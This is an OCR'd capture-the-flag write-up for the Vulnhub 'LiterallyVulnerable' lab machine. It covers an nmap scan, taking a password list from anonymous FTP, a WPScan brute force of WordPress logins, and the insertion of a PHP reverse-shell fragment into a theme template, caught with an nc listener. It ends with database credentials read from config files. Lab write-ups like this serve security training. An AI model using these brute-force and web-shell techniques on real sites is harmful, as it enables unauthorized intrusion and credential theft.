
LiterallyVulnerable

Enumuration

# we see ftp,ssh,2 http open

# ftp anonymous login allowed so we login and get a backuppassword file from ftp server




```
┌──(root💀CyberJunkie)-[~/Vulnhub/LiterallyVunlerable]
└─# cat backupPasswords
Hi Doe,

I'm guessing you forgot your password again! I've added a bunch of passwords below along with your password so we don'
t get hacked by those elites again!

*$eGRIf7v38s&p7
yP$*SV09YOrx7mY
GmceC&oOBtbnFCH
3!IZguT2piU8X$c
P&s%F1D4#KDBSeS
$EPid%J2L9LufO5
nD!mb*aHON&76&G
$*Ke7q2ko3tqoZo
SCb$I^gDDqE34fA
Ae%tM0XIWUMsCLp

 (root💀CyberJunkie)-[~/Vulnhub/LiterallyVunlerable]
```

# This is a possible wordlist we can use for bruteforcing


# In wordpress website the wordlist didnt worked ,now we can try this at 65535 http server

# GObuster gave us a directory named /phpcms which is also a wordpress site. We again enumrate this and get 2 new users named notadmin and maybeadmin

#   Brutie force using wp-scan adn we get valid credentials



```
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==========================================================> (137

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - maybeadmin / $EPid%J2L9LufO5
Trying notadmin / SCb$I^gDDqE34fA Time: 00:00:00 <==================================                  > (1

[!] Valid Combinations Found:
 | Username: maybeadmin, Password: $EPid%J2L9LufO5

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Jul 22 10:29:35 2021
[+] Requests Done: 159
[+] Cached Requests: 36
[+] Data Sent: 57.585 KB
[+] Data Received: 35.87 KB
[+] Memory used: 212.734 MB
[+] Elapsed time: 00:00:03
```



WordPress 5.8 is available! Please notify the site administrator.

Dashboard

4 Posts   1 Page
2 Comments

WordPress 5.3 running Twenty Twenty theme.

Recently Published

Dec 4th 2019, 12:02 pm   Secure Post
Dec 4th 2019, 12:00 pm   Notes for John
Dec 4th 2019, 11:57 am   Damn, What Should I do?
Dec 4th 2019, 11:47 am   Hello world!

Recent Comments

Attend an upcoming event near you.

There aren't any events scheduled near you at the moment. Would

# Now we manually read posts and find password for user notadmin who is an admin

# we login as notadmin user and now its time to exploit


Nmap

```
ORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp           325 Dec 04  2019 backupPasswords
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.125.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2f:26:5b:e6:ae:9a:c0:26:76:26:24:00:a7:37:e6:c1 (RSA)
|   256 79:c0:12:33:d6:6d:9a:bd:1f:11:aa:1c:39:1e:b8:95 (ECDSA)
|_  256 83:27:d3:79:d0:8b:6a:2a:23:57:5b:3c:d7:b4:e5:60 (ED25519)
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
|_http-generator: WordPress 5.3
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Not so Vulnerable &#8211; Just another WordPress site
|_http-trane-info: Problem with XML parsing of /evox/about
65535/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:70:09:13 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Exploitation

# After login as admin we need to get a shell so i tried the theme web shell vector



Twenty Nineteen: 404 Template (404.php)


Selected file content:

```
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

File edited successfully.

# NOw we will save this and access this 404.php file and get a shell back


we got a low priv shell



```
—(root💀CyberJunkie)-[~/Vulnhub/LiterallyVunlerable]
—# nc -nvlp 6969
istening on [any] 6969 ...
onnect to [192.168.125.128] from (UNKNOWN) [192.168.125.129] 38764
inux literallyvulnerable 4.15.0-72-generic #81-Ubuntu SMP Tue Nov 26
 x86_64 GNU/Linux
14:45:35 up  3:01,  0 users,  load average: 0.23, 0.08, 0.14
SER      TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
id=33(www-data) gid=33(www-data) groups=33(www-data)
bin/sh: 0: can't access tty; job control turned off
```

PostExploitation


# we canot read local and user flag because we are www-data. enumrate www home dir and found db credentials in config file



```
 ** MySQL settings - You can get this info fron
* The name of the database for WordPress */
fine( 'DB_NAME', 'wordpress' );

* MySQL database username */
fine( 'DB_USER', 'wpUser' );

* MySQL database password */
fine( 'DB_PASSWORD', 'p@$$w0rD' );
```

# Remember we had two wordpress websites so we also have 2 differet config files

second config file :




```
* @package WordPress
*/

/ ** MySQL settings - You can get this info from your web host ** //
** The name of the database for WordPress */
efine( 'DB_NAME', '_wordpress' );

** MySQL database username */
efine( 'DB_USER', 'tmpTest' );

** MySQL database password */
efine( 'DB_PASSWORD', 'testTmp' );

** MySQL hostname */
efine( 'DB_HOST', 'localhost' );

** Database Charset to use in creating database tables. */
